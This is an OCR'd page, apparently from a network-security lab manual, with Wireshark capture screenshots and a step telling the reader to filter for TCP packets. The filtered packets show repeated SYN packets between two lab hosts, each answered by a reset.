

Applications Places System
Tue Aug 25, 01:05
Capturing from eth0 (as superuser)
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
510 421.979849298 fe80::c4ff:4e15:da9… ff02::fb MDNS 439 Standard query response 0x0000 TXT, cache flush PTR _adb._t…
511 421.979849398 fe80::215:5dff:fe28… ff02::fb MDNS 371 Standard query response 0x0000 TXT, cache flush PTR _adb._t…
512 422.328462833 fe80::215:5dff:fe28… ff02::16 ICMPv6 110 Multicast Listener Report Message v2
513 430.071086208 fe80::1:1 ff02::1 ICMPv6 110 Router Advertisement from 00:15:5d:28:04:28
514 430.081449609 fe80::215:5dff:fe28… ff02::16 ICMPv6 110 Multicast Listener Report Message v2
515 430.081492009 fe80::8567:8114:cec… ff02::16 ICMPv6 90 Multicast Listener Report Message v2
516 430.169291917 fe80::1:1 ff02::16 ICMPv6 90 Multicast Listener Report Message v2
517 430.549799255 fe80::215:5dff:fe28… ff02::16 ICMPv6 110 Multicast Listener Report Message v2
518 430.774830778 fe80::8567:8114:cec… ff02::16 ICMPv6 90 Multicast Listener Report Message v2
519 432.770736077 fe80::1:1 ff02::16 ICMPv6 90 Multicast Listener Report Message v2
520 437.995336200 fe80::c4ff:4e15:da9… ff02::fb MDNS 439 Standard query response 0x0000 TXT, cache flush PTR _adb._t…
521 437.995336300 fe80::215:5dff:fe28… ff02::fb MDNS 371 Standard query response 0x0000 TXT, cache flush PTR _adb._t…
522 437.995626800 10.10.10.14 224.0.0.251 MDNS 419 Standard query response 0x0000 TXT, cache flush PTR _adb._t…
523 439.471129648 fe80::1:1 ff02::1 ICMPv6 110 Router Advertisement from 00:15:5d:28:04:28
524 439.481517349 fe80::215:5dff:fe28… ff02::16 ICMPv6 110 Multicast Listener Report Message v2
525 439.481538549 fe80::8567:8114:cec… ff02::16 ICMPv6 90 Multicast Listener Report Message v2
526 439.957475096 fe80::215:5dff:fe28… ff02::16 ICMPv6 110 Multicast Listener Report Message v2
527 440.348166435 fe80::8567:8114:cec… ff02::16 ICMPv6 90 Multicast Listener Report Message v2
528 449.410600841 fe80::1:1 ff02::1 ICMPv6 110 Router Advertisement from 00:15:5d:28:04:28
529 449.418152242 fe80::8567:8114:cec… ff02::16 ICMPv6 90 Multicast Listener Report Message v2
530 449.421868343 fe80::215:5dff:fe28… ff02::16 ICMPv6 110 Multicast Listener Report Message v2
531 449.481450949 fe80::8567:8114:cec… ff02::16 ICMPv6 90 Multicast Listener Report Message v2
532 449.558488756 fe80::215:5dff:fe28… ff02::16 ICMPv6 110 Multicast Listener Report Message v2
533 449.570792358 fe80::1:1 ff02::16 ICMPv6 90 Multicast Listener Report Message v2
534 452.169286417 fe80::1:1 ff02::16 ICMPv6 90 Multicast Listener Report Message v2
Frame 1: 110 bytes on wire (880 bits), 110 bytes captured (880 bits) on interface eth0, id 0
Ethernet II, Src: Microsof_28:04:28 (00:15:5d:28:04:28), Dst: IPv6mcast_01 (33:33:00:00:00:01)
Internet Protocol Version 6, Src: fe80::1:1, Dst: ff02::1
Internet Control Message Protocol v6
0000 33 33 00 00 00 01 00 15 5d 28 04 28 86 dd 60 00
0010 00 00 00 38 3a ff fe 80 00 00 00 00 00 00 00 00
0020 00 00 00 01 00 01 ff 02 00 00 00 00 00 00 00 00
0030 00 00 00 00 00 01 86 00 97 dc 40 40 00 1e 00 00
0040 00 00 00 00 00 00 1f 03 00 00 00 00 00 0a 0b 6c
0050 6f 63 61 6c 64 6f 6d 61 69 6e 00 00 00 00 05 01
0060 00 00 00 00 05 dc 01 01 00 15 5d 28 04 28
eth0: <live capture in progress>
Packets: 534 · Displayed: 534 (100.0%)
Profile: Default


42. ☐ In the **Apply a display filter...** field, type **tcp** and press **Enter** to view only the TCP packets, as shown in the screenshot.



Applications Places System
Tue Aug 25, 01:08
*eth0 (as superuser)
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp
No. Time Source Destination Protocol Length Info
147 132.483281249 10.10.10.13 10.10.10.9 TCP 54 8888 → 9999 [SYN] Seq=0 Win=512 Len=0
148 132.484994649 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
149 133.482009048 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
150 133.488181849 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
151 134.482264148 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
152 134.485038549 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
153 135.482543049 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
154 135.484138049 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
155 136.482793349 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
156 136.484229749 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
161 137.483049549 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
162 137.486578749 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
166 138.483350449 10.10.10.13 10.10.10.9 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=…
167 138.486852049 10.10.10.9 10.10.10.13 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
